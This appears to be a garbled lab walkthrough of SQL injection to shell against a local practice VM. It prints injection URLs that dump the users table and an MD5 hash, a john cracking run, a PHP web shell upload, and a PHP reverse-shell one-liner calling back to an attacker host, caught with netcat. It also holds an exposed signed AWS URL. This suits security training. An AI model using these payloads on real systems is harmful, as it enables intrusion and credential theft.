### sql to shell

#### Credits

https://learn-ap-southeast-1-prod-fleet03-xythos.s3-ap-southeast-1.amazonaws.com/5dfa88174e5d2/3871057?

response-content-

nmap port scan

disposition=inline%3B%20filename%2A%3DUTF-8%27%27From\_SQLi\_to\_shell\_help.pdf&response-content-type=application%2Fpdf&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Date=20200203T052527Z&X-Amz-SignedHeaders=host&X-Amz-Expires=21600&X-Amz-Credential=AKIAZH6WM4PL24ZFIKYN%2F20200203%2Fap-southeast-1%2Fs3%2Faws4\_request&X-Amz-

Signature=6e50201ab636ef890b5fd41602d2bb5e67a2ed6d0948db83cd2788feca93df01

```
root@kali:/tmp# nmap -sT -sC -p- sql
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-03 13:11 +08
Nmap scan report for sql (192.168.2.90)
Host is up (0.0010s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE
22/tcp open ssh
```

```
| 1024 8e:52:ac:7a:bb:fc:8d:f0:85:5e:f7:71:ab:6e:51:b0 (DSA)
|_ 2048 2b:60:15:8b:90:32:d6:87:b1:90:da:6e:6f:b6:05:d8 (RSA)
```

80/tcp open http

ssh-hostkey:

|\_http-title: My Photoblog - last picture

MAC Address: 08:00:27:B5:4F:12 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.26 seconds

**Identify parameters** 

Home | test |

picture: ruby



picture: cthulhu



No Copyright

Dump all data http://sql/cat.php?id=0%20or%201=1%20-payload: 0 or 1=1 --

Home | test |


### picture: hacker



### picture: ruby



### picture: cthulhu





sql/cat.php?id=0 order by 10 --

# My Awesome Photoblog

Unknown column '10' in 'order clause'

No Copyright

When columns are 4, no error popped http://sql/cat.php?id=0%20order%20by%204%20--0 order by 4 --No error







sql/cat.php?id=0 order by 4 --

## My Awesome Photoblog

No Copyright

Determine which columns can be displayed http://sql/cat.php?id=0%20union%20select%201,2,3,4%20--0 union select 1,2,3,4 --

picture: 2

2

No Copyright

Determine user, version, database name

http://sql/cat.php?id=0%20union%20select%201,concat(user(),%27%20|%20%27,version(),%27%20|%20%27,database()),3,4%20--

0 union select 1,concat(user(),' | ', version(), ' | ', database()),3,4 --

sql/cat.php?id=0 union select 1,concat(user(),' | ',version(),' | ',database()),3,4 -

### My Awesome Photoblog

Home | te

picture: pentesterlab@localhost | 5.1.63-0+squeeze1 | photoblog

pentesterlab@localhost | 5.1.63-0+squeeze1 | photoblog

No Copyright

#### Finds database names

http://sql/cat.php?id=0%20union%20select%201,table\_schema,3,4%20from%20information\_schema.tables%20--0 union select 1,table\_schema,3,4 from information\_schema.tables --

#### Database:

1 - information schema

2 - photoblog

Home | test |

picture: information\_schema

information\_schema

picture: photoblog

photoblog

No Copyright

#### Finds table names

http://sql/cat.php?id=0%20union%20select%201,table\_name, 3,4%20from%20information\_schema.tables%20%20where%20table\_schema=%27photoblog%27%20--0 union select,table\_name,3,4 from information\_schema.tables where table\_schema='photoblog' --

#### Table name:

1. categories

2. pictures

3. users

Home | test |

picture: categories		
	categories	
picture: pictures		
	pictures	
picture: users		
	users	

No Copyright

### Find column name

http://sql/cat.php?id=0%20union%20select%201,column\_name, 3,4%20from%20information\_schema.columns%20%20where%20table\_schema=%27photoblog%27%20and%20table\_ 0 union select 1,column\_name,3,4 from information\_schema.columns where table\_schema='photoblog' and table\_name='users' --

#### Column name:

1. id

2. login

3. password

Home | test | ruxcon | 2010 | All pictures | Admin

picture: id		
	id	
picture: login		
	login	
picture: password		
	password	

No Copyright

Dump data

http://sql/cat.php?id=0%20union%20select%201,concat(%27id:%20%27,%20id,%20%27%20|%20login:%20%27,%20login,%20%27%20|%20password:%20%27,%20password),3,4%20from%20users%20--0 union select 1,concat('id: ', id, ' | login: ', login, ' | password: ', password),3,4 from users --

sql/cat.php?id=0 union select 1,concat('id: ', id, ' | login: ', login, ' | password: ', password),3,4 from users

## My Awesome Photoblog

Home | test | ruxcon | 2

picture: id: 1 | login: admin | password: 8efe310f9ab3efeae8d410a8e0166eb2

id: 1 | login: admin | password: 8efe310f9ab3efeae8d410a8e0166eb2

No Copyright

Cracking password

```
root@kali:/tmp# john --format=RAW-MD5 -w:/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
P4ssw@rd (?)
1g 0:00:00:00 DONE (2020-02-03 15:00) 25.00g/s 10948Kp/s 10948Kc/s 10948KC/s PHONE..NICEONE
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
root@kali:/tmp#
```

**Upload** portal

# Adm

INSERT INTO pictures (title, img, cat) VALUES ('reverse', 'reverse.php3', '3')

Hacker delete

Ruby delete

Cthulhu delete

reverse delete

Add a new picture

### **Upload directory**

---- Entering directory: http://sql/admin/uploads/ ---(!) WARNING: Directory IS LISTABLE. No need to scan it.
 (Use mode '-w' if you want to scan it anyway)
----END\_TIME: Mon Feb 3 15:41:53 2020

END\_TIME. MOTI FED 3 15.41.55 2020

DOWNLOADED: 9224 - FOUND: 17

root@kali:/tmp# dirb http://sql

### **RCE** confirmed



sql/admin/uploads/reverse.php3?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

```
php -r '$sock=fsockopen("192.168.2.100",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

6b%6f%70%65%6e%28%22%31%39%32%2e%31%36%38%2e%32%2e%31%30%30%

### reverse shell popped

```
root@kali:/tmp# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.2.100] from (UNKNOWN) [192.168.2.90] 58955
/bin/sh: can't access tty; job control turned off
$
```